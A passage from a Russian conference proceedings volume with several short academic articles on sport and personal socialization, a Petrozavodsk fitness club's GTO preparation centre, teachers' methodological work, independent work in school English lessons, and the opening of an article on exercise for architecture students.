**Keywords:** sport, socialization, physical culture, personality, strong-willed qualities, society.

Физическая культура является неотъемлемой частью общей культуры, которая непосредственно направлена на укрепление и повышение здоровья у человека. В свою очередь, спорт несет в себе такую важную функцию как социализация личности, которая подразумевает под собой раскрытие человека с разных сторон через призму общественных и индивидуальных ценностей. Все эти моменты благоприятно воздействуют на гармоничное развитие физической культуры в целом, позволяя каждый раз создавать новые направления в общественном мнении и создавать мощный стимул и внутреннюю мотивацию для занятия спортом [5].

Еще не так давно бытовало мнение о том, что физическими упражнениями должны заниматься только те люди, у которых есть способности к занятиям данного вида спорта, либо же простая предрасположенность. Но мир не стоит на одном месте, всё движется вперед, как и мнения, и общественные убеждения, и устои. Поэтому, несомненно, сейчас физические занятия является неотъемлемой и важной частью в жизни каждого отдельного индивида, способствуя поддержанию здорового образа жизни. Он включает в себя все ежедневные потребности человека, необходимые для долгого и здорового существования: это и отказ от вредных привычек, и двигательная активность, и правильно здоровое питание, и прогулки на свежем воздухе, и многое другое.

Физическая культура воздействует абсолютно на все стороны жизнедеятельности человека. Помимо оздоровления всего организма человека, приятного времяпровождения, так же активные занятия спортом оказывают прямое влияние на социальную сферу деятельности личности. Кроме этого,

физкультура непосредственно воздействует на трудовую деятельность, на нравственное и психологическое развитие человека. Во время спортивных занятий в организме человека происходит выработка гормона радости в нейронах головного мозга, которые положительно влияют на эмоциональное состояние. Сейчас рассмотрим понятие личности и его зависимость с физической активностью.

Личность - это совокупность социальных и психологических качеств человека, приобретаемые им во время социализации. Другими словами, человек, в течение своей жизни проходит через определённые испытания, получая при этом положительных или негативный опыт, который, в свою очередь, накапливается и создает определённый образ или психологическую картину. С понятием «социализация» мы сталкиваемся очень часто, практически каждый день. Приходя на работу или на учебу в университет, мы невольно оказываемся в коллективе, в котором должны существовать. И вот какие внутренние личностные качества человека преобладают, таким и будет поведение человека в том самом обществе, в котором он оказался. Аналогичная история будет и с занятиями спортом. При регулярных занятиях физической культуры у индивида формируются определенные умения и личностные качества.

Раскрывая свои потенциальные возможности через занятия физической культурой, у человека развиваются личностные качества, среди которых уверенность в собственных силах, решимость, большое желание и реальная возможность преодолеть все трудности на жизненном пути. Бытует мнение, что физические навыки подвержены развитию только в том случае, если человек становится всесторонним с точки зрения повышения двигательной активности.

Спорт - это одно целое реальной (практической) и безукоризненной (психической) деятельности отдельного индивида. Во время этого времяпрепровождения человек находится в неразрывной связи с общественной и природной средой, что неоспоримо ведёт к гармоничному и идеальному развитию личности со всех его сторон [4].

В настоящее время существует четыре группы функций физической культуры. Первая из них - общее развитие и оздоровление организма, в результате которого образуются физические качества и способности, совершенствуются двигательные навыки, укрепляется здоровье. Вторая функция - подготовка к трудовой деятельности и защите своей Родины в большинстве своём за счёт повышения работоспособности, выносливости, устойчивости к неблагоприятным условиям. Третья – частичное удовлетворение потребностей в активном отдыхе и благоразумное использование свободного времени, например, игра и всяческие развлечения. Крайняя функция - выявление волевых, физических качеств и двигательных возможностей каждого человека на высочайшем уровне [3].

Формируя личностные качества, спорт способствует человеку в наработке себе жизненного опыта, в создании собственной системы ценностей с помощью прокручивания различных жизненных историй во время занятий активным спортом.

В современном обществе спорт набирает ярую популярность, приумножая количество своих спикеров и последователей, которые активно пропагандируют идею здорового образа жизни, способствуют укреплению внутреннего духа человека и оказывают положительное влияние на формирование идеального характера индивида. Здоровый образ жизни воспитывает человека, формирует его здоровое сознание, учит стойкости, выносливости, способствует преодолению жизненных трудностей. Во время различных тренировок любой сложности человек учится отдаваться этому процессу на все сто процентов, пытаюсь организовывать свою жизнь по чёткому распорядку.

Из вышесказанного следует, что каждый человек при желании способен контролировать свои эмоции, например, справляться с волнением или страхом, радостью или грустью. Чтобы владеть своими эмоциями и лишней раз не поддаваться чувствам, необходимо взять себя в руки и стараться контролировать свой организм через занятия физической культуры, что в

будущем приведёт к отличному результату. Доказано, что ни одна тренировка не обходится без выработанной стратегии и определенных правил. Например, перед началом игры командного вида спорта, нужно высчитать и определить все ходы игроков, составить схему действий команды соперника. Не сделав определенные мыслительные операции, человек не сможет добиться положительных результатов в игре, внести свой вклад, и тем более - принести победу своей команде [2].

В нашей стране во многих учебных заведениях отводится достаточное количество времени на развитие «интеллектуальных» видов спорта, таких как настольный теннис, баскетбол, легкая атлетика и другие. Студенты должны постараться овладеть хотя бы основами таких видов спорта, знать в теории не только технику игры, но и каждую историю развития определенного спорта. Несомненно, во время занятий физической культурой учащийся интегрирует в определенное общество за счет усиленной и дружной командной работы. Спорт помогает взаимодействовать с окружающими, находить новые знакомства и окружения.

Наши психологи выделили основные волевые качества, необходимые человеку для существования в обществе – это целеустремленность, решительность и, конечно же, смелость. Именно эти три качества оказывают непосредственное влияние на успешную жизнь. Поиск настоящих друзей, строительство крепкой семьи, способность зарабатывать и обеспечивать близких - всё это и многое другое достигается человеком в процессе формирования определенно значимых качеств. Именно эти характеристики вырабатываются во время занятий спортом. Человек не только занимается физическими упражнениями, но и формирует своё «Я» и строит планы на счастливое будущее. Все это и многое другое говорит нам о том, что активный спорт и занятия физическими нагрузками - отнюдь не просто тренировка тела, а непосредственно подготовка индивида к предстоящей жизни. Так вот, проявление воли и характера указывает на то, что человек способен достичь чего-то в будущем и способен занять определенное место в обществе и жизни в

целом [2].

Все эти качества, перечисленные выше, прививают нам с малого возраста учителя физической культуры в школе, потом эту работу продолжают преподаватели высших или средних учебных заведений, чтобы дальше человек сам реализовывался и продолжал занятия спортом. Почти все студенты, которые прошли полный курс физической подготовки, посещали не только практические, но и лекционные занятия, готовы в будущей жизни, умеют строить планы и добиваться поставленных целей. Такие сильные личности с легкостью проходят все жизненные испытания, занимают ответственные и высокие должности, проявляют себя как ответственные сотрудники и профессионалы. Из вышесказанного следует то, что не стоит недооценивать роль физических нагрузок в учебных заведениях, а, наоборот, стоит задуматься и посещать занятия как можно чаще. Ведь давно доказано, что занятия спортом - это качественный и безукоризненный процесс социализации человека [1].

В заключение статьи хочется сказать, что физическая культура однозначно вносит свой огромный вклад не только в формирование физических способностей человека, поддержание общего соматического здоровья, но и в процесс социализации личности, то есть в адаптации и существовании в мире. При качественном и правильном физическом воспитании человек сможет мыслить, решать проблемы, строить планы, действовать решительно.

#### **Библиографический список:**

1. Передельский А.А. Физическая культура и спорт в отражении философских и социологических наук. Социология спорта: Учебник. М.: Спорт, 2016. 416 с.
2. Ильин Е.П. Психология спорта. Спб., 2013. 350 с.
3. Бароненко В.А., Рапопорт Л.А. Здоровье и физическая культура студента: учебное пособие / 2-е изд., перераб. М.: НИЦ ИНФРА-М, 2014. 336 с.
4. Выдрин В. М. Спорт в современном обществе. – М.: Физкультура и

спорт, 2007.

5. Гогунев Е.Н., Мартъянов Б.И. Психология физического воспитания и спорта: учеб. пособие для студ. высш. пед. учеб. заведений. – М.: Академия, 2000. С. – 288.



*Киселев Владимир Анатольевич, кандидат педагогических наук,  
Петрозаводский государственный университет, г. Петрозаводск  
Скрипкина Екатерина Дмитриевна, студентка 342-3 группы,  
Петрозаводский государственный университет, г. Петрозаводск*

## **РОЛЬ ФИТНЕС-КЛУБА «ЗДРАВСОЮЗ» В ПОДГОТОВКЕ НАСЕЛЕНИЯ ПЕТРОЗАВОДСКА К СДАЧЕ НОРМ ГТО**

**Аннотация:** В статье рассмотрена роль фитнес-клуба в подготовке населения к сдаче норм ГТО. Выделены организационные моменты в работе фитнес клуба. Обозначен принцип работы клуба по подготовке населения к сдаче норм ГТО.

**Ключевые слова:** ВФСК ГТО, физическая культура, физическая подготовка, фитнес-клуб, нормативы.

**Annotation:** The article discusses the role of the fitness club in preparing the population for the delivery of TRP standards. The organizational aspects in the work of the fitness club are highlighted. The principle of the club's work to prepare the population for the delivery of TRP standards is indicated.

**Keywords:** VFSK GTO, physical culture, physical training, fitness club, standards.

С 2023 года Постановлением Правительства принято решение об изменении возрастных групп во Всероссийском физкультурно-спортивном комплексе «Готов к труду и обороне» (ГТО) [1]. С увеличением количества ступеней с 11 до 18 некоторые испытания станут доступнее. В первую очередь это коснётся пограничных возрастов, например, для детей 6 лет, которые еще не ходят в школу, может быть трудно показать результаты наравне с 8-летними,

а в новых группах возраста у детей разделены по 2 года (6-7, 8-9 лет и т.д.). Поэтому выполнить на знак отличия становится возможным не только для спортсменов, но и для ребят, не занимающихся спортом, тем самым привлекая их к занятиям физической культурой и спортом.

Существует мнение, что в более возрастных группах населения выполнять нормативы сложно, для человека может выглядеть даже непосильным, сделать то же самое, что что может сделать человек на 10 лет моложе. Однако нынешние нормативы учитывают данную особенность. Начиная с 6 ступени, есть деление на 2 группы по 5 лет (Например, 8 ступень 40-49 разделена на 2 группы: 40-44,45-49), но это знает далеко не каждый. Также важно отметить, что получение значка не раз в 10 лет, а раз в 5 лет может стимулировать на активную деятельность и занятия физической культурой [2, 3].

Измененный комплекс ГТО будет выглядеть более привлекательно для отдельных групп населения, в том числе для трудовых коллективов, дошкольных организаций и других образовательных учреждений, а также отдельных лиц, занимающихся физической культурой и спортом.

В связи с этим у людей возникает необходимость в подготовке к сдаче норм ГТО. Поэтому на базе фитнес-клуба «ЗдравСоюз» города Петрозаводск, планируется организовать «Центр подготовки к сдаче норм ВСК ГТО».

В рамках работы данного центра жители смогут готовиться и попробовать свои силы в некоторых дисциплинах, чтобы в дальнейшем прийти в центр тестирования и сдать нормативы на привычном месте занятий, не далеко от места проживания.

Стоит отметить, что фитнес-клуб не подходит для полноценного приема всех нормативов, поэтому на официальную сдачу тестов люди будут направляться в центр тестирования ГТО. Задача клуба – повышение уровня физической активности и развитие физических качеств у жителей города Петрозаводск, а также их подготовка к сдаче норм ВФСК ГТО.

Любой желающий может прийти и сдать норматив в назначенное время

(например, каждое первое воскресенье месяца). Результаты записываются в индивидуальный «Дневник участника», заполняемый при каждой сдаче нормативов, в котором можно наблюдать свой прогресс. Данные будут храниться в электронном и печатном виде. Участнику следует выдавать дневник где будут отмечаться достижения. На одной стороне указаны личные данные участника, на другой результаты испытаний. Также на развороте есть место для примечаний, там судья (тренер) или участник могут делать отметки, например, сколько раз надо подтянуться на «серебро» или «золото».

Для каждого нового клиента проводится функциональное тестирование, которое позволяет выявить индивидуальные особенности организма и разработать комплекс упражнений, подходящий уровню физического развития и состоянию здоровья. Участник комплекса ГТО также может пройти данное тестирование, как перед началом, так и после сдачи нормативов.

По результатам тестирования разрабатывается индивидуальная программа тренировок, с акцентом на определенные нормы/дисциплины, которая согласуется с участником. В программу могут быть включены упражнения для подготовки к таким видам как: плавание на 25, 50м и бег на 30, 60 или 100м. Тренироваться по ней можно как самостоятельно, так и в фитнес-клубе «ЗдравСоюз» или любом другом спортивном зале. При занятиях в клубе «ЗдравСоюз» в любое время можно обратиться за помощью к тренеру по организации тренировочного процесса, консультации по технике выполнения упражнения или же для корректировки индивидуальной программы, что является лучшим вариантом для человека, который мало знаком со спортом и физической культурой.

Все тестирования проводятся в соответствии с официальными правилами комплекса ГТО или максимально к ним приближенными. Сгибание и разгибание рук в упоре лежа на полу, подтягивания из виса на высокой перекладине, рывок гири, наклон вперед из положения стоя, прыжок в длину с места толчком двумя ногами и поднимание туловища из положения лежа на спине можно принять в соответствии со всеми правилами, а, например, бег на

1000-3000м можно выполнить на беговой дорожке в качестве тренировочного забега.

Успешно пройдя пробное тестирование можно записываться в центр тестирования ГТО. Для желающих сдать нормативы официально будет оказана консультация по регистрации на портале ГТО и записи на тестирование.

В заключение можно отметить, что оснащение клуба позволяет сдать большое количество нормативов в одном месте за короткое время, и таким образом является особенно удобным и актуальным для современного человека, у которого ограничено количество времени. А доступный формат занятий по индивидуальному плану тренировок позволит простому человеку, не знакомому со спортом, подготовиться и выполнить нормы на знак отличия.

Даже обычный фитнес-клуб может оказать значительную роль в развитии комплекса ГТО и повышении физических качеств жителей города.

#### **Библиографический список:**

1. Постановление правительства Российской Федерации «О внесении изменения в Положение о Всероссийском физкультурно-спортивном комплексе "Готов к труду и обороне" (ГТО)» от 17.01.2023 № 33.

2. Копейкина Е. Н., Кондаков В. Л. К вопросу о проблемах внедрения комплекса "Готов к труду и обороне" в вузе // Актуальные проблемы внедрения комплекса ГТО и развития массового спорта: материалы Всероссийской научно-практической конференции. Белгород, 2016. С. 73-76.

3. Манжелей И. В. Педагогическое сопровождение всероссийского физкультурно-спортивного комплекса "Готов к труду и обороне" в вузе// Ученые записки университета имени П. Ф. Лесгафта. 2015. № 10 (128). С. 121-125.

*Кондрашкина Анастасия Эдуардовна, студент*

*Астраханский государственный университет им. В. Н. Татищева,*

*г. Астрахань, Россия*

*Email: [kondrashkina20@bk.ru](mailto:kondrashkina20@bk.ru)*

## **МЕТОДИЧЕСКАЯ ДЕЯТЕЛЬНОСТЬ В ПЕДАГОГИКЕ**

**Аннотация:** в современных школах существуют такие объективные условия, которые требуют от специалистов быть готовыми быстро адаптироваться в меняющейся среде. Практическим принципом построения современного образовательного процесса является направление развития самостоятельной познавательной деятельности учащихся, которая напрямую зависит от профессиональных способностей преподавателей.

**Ключевые слова:** методическая деятельность, метод обучения, образовательный процесс, педагогическая деятельность.

**Abstract:** In modern schools there are such objective conditions that require specialists to be ready to adapt quickly in a changing environment. The practical principle of building a modern educational process is the direction of development of independent cognitive activity of students, which directly depends on the professional abilities of teachers.

**Keywords:** methodical activity, teaching method, educational process, pedagogical activity.

В настоящее время решающим компонентом педагогической деятельности является методическая деятельность. С одной стороны, она связана с методами обучения, а с другой стороны, она связана с идеей педагогической деятельности. Существуют конкретные действия,

направленные на проектирование, отбор и использование этих методов в качестве методов организации работы учителей с детьми -это образовательная и познавательная деятельность.

Методическая деятельность учителя - это важная составляющая профессиональной деятельности педагога. С ее помощью учитель планирует и организует учебный процесс, выбирает методы и формы обучения, оценивает знания учащихся, анализирует результаты их обучения и корректирует свою деятельность.

Современное понимание методической деятельности учителя включает в себя несколько аспектов. Один из них - это использование современных педагогических технологий. Сегодня в образовании активно используются компьютерные технологии, интерактивные доски, мультимедийные учебные пособия и другие средства обучения. Учитель должен уметь правильно использовать эти технологии в своей работе.

Второй аспект - это индивидуальный подход к каждому ученику. Каждый ученик уникален и имеет свои особенности, потребности и интересы. Учитель должен учитывать эти особенности, чтобы выбрать оптимальные методы обучения и мотивировать ученика на учебу.

Третий аспект - это использование различных форм и методов обучения. В зависимости от целей, содержания и характера учебного материала учитель выбирает оптимальные методы и формы обучения. Это могут быть лекции, дискуссии, индивидуальные занятия, групповые работы, проектная деятельность и т.д.

Четвертый аспект - это систематический анализ результатов обучения. Учитель должен оценивать знания учеников, анализировать причины ошибок и корректировать свою деятельность. Это позволяет повысить эффективность обучения и улучшить качество знаний учеников.

Пятый аспект - это постоянное профессиональное развитие. Учитель должен постоянно совершенствовать свои знания и навыки, изучать новые методы и технологии, обмениваться опытом с коллегами и учиться на своих

ошибках.

С одной стороны, понятие "методическая деятельность" связано с понятием "методы обучения. Щукина считает, что методы обучения являются наиболее сложным компонентом образовательного процесса, обслуживающим все аспекты деятельности учащихся и преподавателей и устанавливающим множество связей и зависимостей. В ее работе дана характеристика основных аспектов методов обучения. Автор предлагает гностические аспекты этих методов как соответствие между познавательной деятельностью студентов по пониманию истины и когнитивными законами (образными, концептуальными и практическими, эмоциональными и рациональными, сенсорными и логическими, дедуктивными и индуктивными когнитивными процессами взаимной трансформации). Логика-содержание характеризуется предметным содержанием учебных материалов, системой, последовательностью, логикой расположения, ведущими идеями, доказательствами, аргументами, фактами и выводами. Психологический аспект связан с психологическим аспектом обучения, активным состоянием когнитивных процессов и их продуктивностью; неоднозначностью связи между интеллектом и эмоциями, речью и чувствами, имитацией и целенаправленными процессами. Педагогический аспект связан с характером организации совместной познавательной деятельности [1]. Таким образом, общий дидактический метод обучения не изобретен или сконструирован, а обусловлен объективными свойствами содержания образования и методами его усвоения.

Педагогическая деятельность рассматривается как система, имеющая следующие отличия: гностические, проектные, конструктивные, коммуникативные, организационные элементы, каждый элемент включает в себя набор действий, основанных на всесторонней психологии, педагогических и специальных научных знаниях, и формирует метод решения педагогической проблемы современных школьников. В то же время интеграция рассматривается как специфическая особенность структуры профессиональной деятельности учителей [3].

По словам Скаткина, центральным звеном общей структуры преподавательской деятельности учителей является организация управления образовательным процессом, которая включает в себя реализацию социальных целей обучения (социальный заказ), а учащиеся выбирают преподавание путем формирования мотивации преподавания.

Согласно определению Бунеева, педагогика - это педагогическая наука, изучающая процесс обучения, закономерности воспитания и развития учащихся, обусловленные спецификой предметного содержания изучаемых курсов. Профессор Извозчиков определил задачи и функции методологии, методы исследования и тенденции развития. По мнению автора, целью этого метода является определение:

- Чему учить (причины для целей обучения);
- Чему учить (определение и совершенствование содержания и структуры курса);
- Как преподавать (разрабатывать, экспериментировать, проверять, внедрять эффективные методы и инструменты обучения);

Что касается методов преподавания физики, автор выделил следующие методы исследования:

- Информационный (наблюдение, обучающие эксперименты, анкеты, тесты);
- Формализация (теоретический анализ, моделирование, системный анализ, анализ онтологий);
- История и логика (история и опыт разработки).

Как ведущая тенденция развития метода, различие заключается в следующем:

- Обобщение знаний, основанных на базовых теориях;
- Усилить развитие учебной мотивации и интересов учащихся;
- Формирование обобщенных навыков;
- Переход от изучения разрозненных явлений к изучению их принципов;
- Усилить активные методы обучения и роль творческих заданий;



- Компьютеризация обучения.

Эрганова, принимая во внимание специфику методической деятельности учителей и расширение содержания методических навыков, связанных с современными образовательными требованиями, мы выделим анализ документов в качестве обязательного вида деятельности в этой области; моделирование и конструирование методов для создания продуктивного образовательного пространства; проектирование обучения студентов деятельности; разработка и контроль типов и форм учебной деятельности; управление и оценка деятельности учащихся в классе; моделирование и проектирование курсов с различными целевыми направлениями; проектирование и управление процессом стимулирования в классе (в процессе обучения); размышление о собственной деятельности по подготовке к занятиям и анализ результаты; моделирование и конструирование технологии формирования мета-проектных и предметных навыков; построение методов обучения, основанных на деятельности.

Традиционно методическая деятельность связана с различными формами методической работы. Методическая работа понимается как "часть системы непрерывного образования учителей и воспитательниц, направленная на овладение наиболее разумными методами и приемами преподавания и воспитания учащихся; повышение общего уровня проповеднической и методической подготовки учителей к организации и проведению воспитательной работы; обмен опытом между членами команды, выявление и продвижение соответствующего опыта преподавания".

Из-за разнообразия, дифференциации и разнородности методов обучения в разных системах образования существует общая теоретическая основа для внедрения, общая структура профессиональной деятельности учителей и основные процедуры разработки методов внедрения [6].

Методическая деятельность учителей осуществляется в течение учебного года и органично связана с повседневной педагогической практикой.

Основное направление, содержание и форма методической деятельности

определяются ученым комитетом образовательного учреждения. Координационным центром и рабочим органом академического комитета является методологический комитет определенной области знаний.

Сегодня методическая деятельность является важным направлением для внедрения образовательных инноваций и развития, и подготовка к ним является актуальной задачей современной системы подготовки учителей.

### **Библиографический список:**

1. Софронов Р.П. Экологическое образование в современной общеобразовательной школе в контексте дополнительного образования. Известия Волгоградского государственного педагогического университета. 2018. № 7. С. 71-76.

2. Авдеева Н.Н., Князева О.Л, Стеркина Р.Б. Безопасность: Учебное пособие по основам безопасности жизнедеятельности детей старшего дошкольного возраста. - СПб.: «ДЕТСТВО-ПРЕСС», 2009. - 144 с.

3. Саулина Т.Ф. Ознакомление дошкольников с правилами дорожного движения. Для работы с детьми 3–7 лет Библиотека программы «ОТ РОЖДЕНИЯ ДО ШКОЛЫ» под общей редакцией Н.Е. Вераксы, Т. С. Комаровой, М. А. Васильевой – М.: Издательство: Мозаика Синтез, 2010. – 122 с.

*Корончик Виктория Геннадиевна, старший преподаватель,  
Севастопольский государственный университет, Россия, Севастополь  
e-mail: [koronchik.vicky@yandex.ru](mailto:koronchik.vicky@yandex.ru)*

## **РОЛЬ САМОСТОЯТЕЛЬНОЙ РАБОТЫ УЧАЩИХСЯ СРЕДНЕЙ ШКОЛЫ В ПРОЦЕССЕ ОБУЧЕНИЯ АНГЛИЙСКОМУ ЯЗЫКУ**

**Аннотация:** В современном постоянно меняющемся обществе к результатам освоения образовательных программ предъявляются четко сформулированные требования. Владение английским языком в средней школе направлено на формирование коммуникативной компетенции, то есть, практическое овладение учащимися английским языком, а также применение полученных умений и навыков в межкультурной коммуникации. В статье анализируется значимость самостоятельной работы в рамках обучения английскому языку в средней школе. Самостоятельная работа играет ключевую роль при обучении иностранному языку в средней школе, т. к. способствует формированию общеучебных целей.

**Ключевые слова:** самостоятельная работа, средняя школа, репродуктивно-продуктивные упражнения, продуктивные упражнения.

**Annotation:** English in secondary school is aimed at the formation of communicative competence, that is, the practical mastery of the English language by students, as well as the application of the acquired skills and abilities in intercultural communication. The article analyzes the importance of independent work in the framework of teaching English in secondary school. Independent work plays a key role in teaching a foreign language in secondary school, as it contributes to the formation of general educational goals.

**Key words:** independent work, secondary school, reproductive and productive

exercises, productive exercises.

В современной педагогической науке изучение иностранных языков рассматривается как важнейший фактор становления личности, способствующий формированию познавательных и социальных функций, создающий условия для саморазвития. Отбор наиболее эффективных методов преподавания осуществляется с учетом их потенциала для формирования навыков самостоятельного овладения иностранным языком. Относительно форм организации образовательного процесса в школе сложно переоценить роль самостоятельной работы учащихся на уроках английского языка. Без неё невозможно обеспечить единство преподавания и самостоятельного учения школьников. Самостоятельная работа на уроках иностранного языка выступает как источник развития познавательного интереса и площадка для формирования навыков самостоятельной учебной деятельности.

Традиционно в качестве одного из наиболее сложных для освоения учащимися аспектов иностранного языка рассматривается грамматика, представляющая собой фундамент, на котором строится правильная устная и письменная речь. Наличие сформированных грамматических навыков позволит учащимся правильно выражать свои мысли и адекватно понимать собеседника – обеспечит полноценное речевое взаимодействие партнеров по общению. Заложенные в школе навыки самостоятельной работы по освоению иноязычной грамматики станут основой для саморазвития в будущем.

Эффективность самостоятельной работы зависит от её организации – умелого сочетания самостоятельной индивидуальной и групповой видов деятельности.

Использование учителем самостоятельной работы на уроках английского языка способствует приобретению знаний, умений и навыков, развитию самостоятельной деятельности, повышению уровня мотивации, а также стимулированию личностных, творческих и профессиональных потребностей школьников. Правильный, с методической точки зрения, урок организуется при

учёте уровня владения школьниками английским языком, их возрастной и психической специфике. Так, урок должен выполнять следующие требования:

1. Учащемуся необходимо знать цели и задачи каждого упражнения, способ их решения, представлять выводы и результаты в ходе решения задачи, понимать их пользу в дальнейшем использовании.

2. Учащемуся необходимо уметь решать выданные задания. Огромную роль в этом требовании играет роль учителя, задачей которого является передать нужные знания, учитывая особенности каждого ученика в классе.

3. Учащемуся необходимо знать и уметь пользоваться дополнительным материалом при выполнении самостоятельной работы: словари, учебные пособия, дополнительная литература, справочники [4, с. 148].

Необходимо отметить, что, кроме перечисленных требований, учителю в процессе обучения важно применять самостоятельную работу на постоянной основе, систематизируя её с другими видами деятельности для корректного распределения времени, развития самостоятельности и ответственности школьников.

Так, наиболее эффективно развить навыки самостоятельной работы придерживаясь следующих пунктов:

- научить школьников организованности, дисциплине и самоконтролю при выполнении ими самостоятельной работы;
- искать доступные и интересные способы передачи информации;
- наглядно показать ученикам, как работать со словарями, дополнительной литературой [2, с. 90].

Самостоятельная работа эффективна в том случае, если она заранее подготовлена учителем и хорошо реализована на уроке при помощи инструктажа, алгоритма выполнения упражнений, наблюдения, выбора формы контроля и т.д. Конечно, это является большой проблемой в современной школе, так как зачастую учителями учитывается предварительное составление самостоятельной работы, но совершенно забывается про сам процесс его реализации. Это приводит к тому, что школьники не понимают задачи,

испытывают трудности при выполнении данной работы, а, следовательно, к её неэффективности в образовательном процессе.

Основной составляющей при развитии самостоятельной деятельности школьников является формирование у них общеучебных умений: контроль времени, выделение нужной информации, работа со словарями и учебными пособиями, составление выводов [3].

Обучение учителем правильному выполнению самостоятельной работы способствует овладению учащимися методологией познания по предмету «Английский язык». Это поможет в достижении практических, воспитательных и образовательных целей при изучении языка [1, с. 25].

Для достижения основной цели обучения английскому языку, нужно давать комплекс упражнений, направленный на формирование лексико-грамматических навыков. В начале обучения (на младшем этапе) в основном используются рецептивно-репродуктивные упражнения, такие как: нахождение нужной грамматической структуры; перевод слов, словосочетаний, предложений на русский язык с английского и наоборот; упражнения на подстановку; трансформацию и т.д.

В основной и средней школе учителя применяют, вместе с рецептивно-репродуктивными, продуктивные упражнения, такие как: написание сочинения, подготовка доклада, пересказ своими словами прочитанного текста, ответы на вопросы и т.д. Такой тип упражнений имеет творческую направленность и позволяет учащимся быстрее и интереснее запомнить лексический и грамматический материал [2, с. 83].

Развитие самостоятельности в средних классах играет важную роль в обучении иностранного языка, так как доля самостоятельной работы составляет не менее 50% от всего учебного времени [2]. На данной ступени обучения целесообразно использовать социокультурный материал с учётом лингвистических и возрастных особенностей учащихся в процессе обучения английскому языку. Таким образом, учащиеся не только лучше усвоят лексико-грамматическую базу иностранного языка, но и узнают о нормах, традициях,

обычаях и нравах культуры.

Кроме того, в основной школе можно начинать внедрять проектную методику в изучении английского языка, в которой ученики, работая в сотрудничестве, создадут совершенно новый и индивидуальный продукт, с помощью которого каждый из учащихся сможет проявить себя, показать свой потенциал, расширить языковые границы, применив приобретённые знания на практике, и лучше усвоить язык. Данная работа стимулирует учащихся к активной работе на уроке и готовит их к более глубокому изучению английского языка. Но, кроме активно-познавательной деятельности школьников, выполнение самостоятельной работы придаёт учащимся гибкую и адаптивную направленность, которая не только повышает уровень ответственности и уровень владения иностранным языком, но и способствует повышению мотивации школьников в обучении и формировании у них таких качеств, как самоорганизация, самопроверка, самоутверждение, самоконтроль, самоанализ, при правильной организации [2].

Мотивации:

- особенности обучающегося (пол, уровень интеллектуального развития);
- особенности преподавания и отношение педагога к предмету своей деятельности;
- правильная организация педагогического процесса;
- специфика учебного процесса;
- разнообразие форм обучения (коллективные и индивидуальные формы работы);
- оценка и самооценка учебной деятельности;
- опора на метакогнитивные, учебные и коммуникативные стратегии школьников и развитие его стратегической компетенции с целью повышения автономности в процессе изучения языка [4].

#### **Библиографический список:**

1. Андреев В.И. Педагогика: учебный курс для творческого

саморазвития. – 5е изд. – Казань: Центр инновационных технологий, 2000.

2. Бородулина М.К. Обучение иностранным языкам как специальности. - М.: Высшая школа, 1982.

3. Семушина Л.Г., Ярошенко Н.Г. Содержание и технологии обучения в средних специальных учебных заведениях: Учеб. пособие для преп. учреждений ср. проф. образования. – М.: Мастерство, 2001. – 272 с.

4. Формирование универсальных учебных действий в основной школе: от действия к мысли. Система заданий: пособие для учителя / под ред. А.Г. Асмолова. – М.: Просвещение, 2010. – 159 с.

5. Щеголева О.Н. Роль и место самостоятельной контролируемой работы в новой парадигме образования // Ин. языки в школе. 2007. №8. С.66-71.



*Кузнецова Мария Ивановна, студент 2 курса*

*Санкт-Петербургского Государственного Архитектурно-строительного университета (СПбГАСУ), специальность: «Градостроительство»,*

*Российская Федерация, г. Санкт-Петербург*

*Сафонова Оксана Александровна, научный руководитель,*

*Директор спортивного клуба СПбГАСУ,*

*Российская Федерация, г. Санкт-Петербург*

## **НЕОБХОДИМОСТЬ ДВИГАТЕЛЬНОЙ АКТИВНОСТИ В ПЕРИОД ОБУЧЕНИЯ В ВУЗЕ СТУДЕНТА АРХИТЕКТУРНОГО ФАКУЛЬТЕТА**

**Аннотация:** в настоящей статье автором рассмотрена проблема малоподвижного образа жизни для студентов архитектурного направления. Рассматривается влияние физической нагрузки на состояние организма. Обозначена необходимость повышения двигательной активности студентов, для укрепления и поддержания здоровья, стимулирование умственной работоспособности, что в перспективе позволит готовить компетентных и высококвалифицированных специалистов для Российского рынка труда. Регулярные спортивные занятия, несомненно, приводят в наилучшую форму как умственную активность, так и повышает тонус мышц. Автором предложены рекомендации по улучшению физического и психического состояния путем выполнения специальных упражнений.

**Ключевые слова:** физические упражнения, малоподвижный образ жизни, студенты архитектурного направления.

**Abstract:** in this article, the author considers the problem of a sedentary lifestyle for students of the architectural direction. The influence of physical activity on the state of the body is considered. The necessity of increasing the physical

activity of students to strengthen and maintain health, stimulating mental performance, which in the future will allow to train competent and highly qualified specialists for the Russian labor market. Physical activity classes are an orderly and thoughtful set of exercises aimed at improving or preserving physical fitness and health in general. The author offers recommendations for improving the physical and mental state by performing special exercises.

**Key words:** physical exercises, sedentary lifestyle, architectural students.

## **Введение**

Подготовка будущего специалиста в сфере Архитектуры требует большой кропотливой работы в части изучения профессиональных дисциплин, что подразумевает сидячий образ жизни. Студента архитектурного направления характеризуют такие качества как: умение заниматься рутинной работой, быть усидчивым, концентрироваться и долго работать над своим проектом, находится в постоянно напряженной умственной деятельности при расчетах программ, готовность придумывать новые стартапы и постоянно генерировать новые идеи. Все это оставляет свой отпечаток на здоровье. Поэтому для студентов, обучающихся по специальности «Архитектура» необходимы программы физической подготовки.

Реализация программ физического развития, направленной на повышение двигательной активности студентов в процессе обучения в вузе, несомненно будет способствовать укреплению академической мобильности, что в итоге благотворно окажет влияние на успеваемость и достижения целей в Архитектурном кластере.

Методологической основой и теоретической базой в исследования по данной теме стали: современные проблемы физического воспитания и состояния здоровья студенческой молодежи (Г.Л. Апанасенко, В.А. Ананьев, А.А. Кокшаров, Л.А. Балашов, И.И. Брехман, Г.Н. Гончарова, А.В. Жарова, В.В. Колбанов, Т.А. Мартиросова, Л.Н. Яцковская, О.Н. Московченко, Ж.Б. Сафонова, Г.Н. Светличная, А.Г. Сухарев, О.Л. Трещева, Л.Г. Харитонова, С.В.

Хрущев, Е.И. Чазов и др.); современные педагогические теории и технологии физического воспитания студентов (В.К. Бальсевич, А.И. Завьяков, А.П. Исаев, С.А. Кабанов, Л.М. Калачанова, Л.И. Лубышева, А.П. Матвеев, С.В. Михайлиди, Д.Г. Миндиашвили, В.В. Пономарев, Н.И. Пономарев, И.И. Сулейманов, В.И. Усаков, Е.В. Усова, В.Г. Шилько и др.) [1] .

**Целью** настоящей статьи является необходимость показать, как применение физических упражнений могут повлиять на успешную учебу в ВУЗе и для поддержания высокого уровня подготовки, а также морального удовлетворения от выбранного направления обучения.

**Задачи**, решаемые автором для достижения поставленной цели:

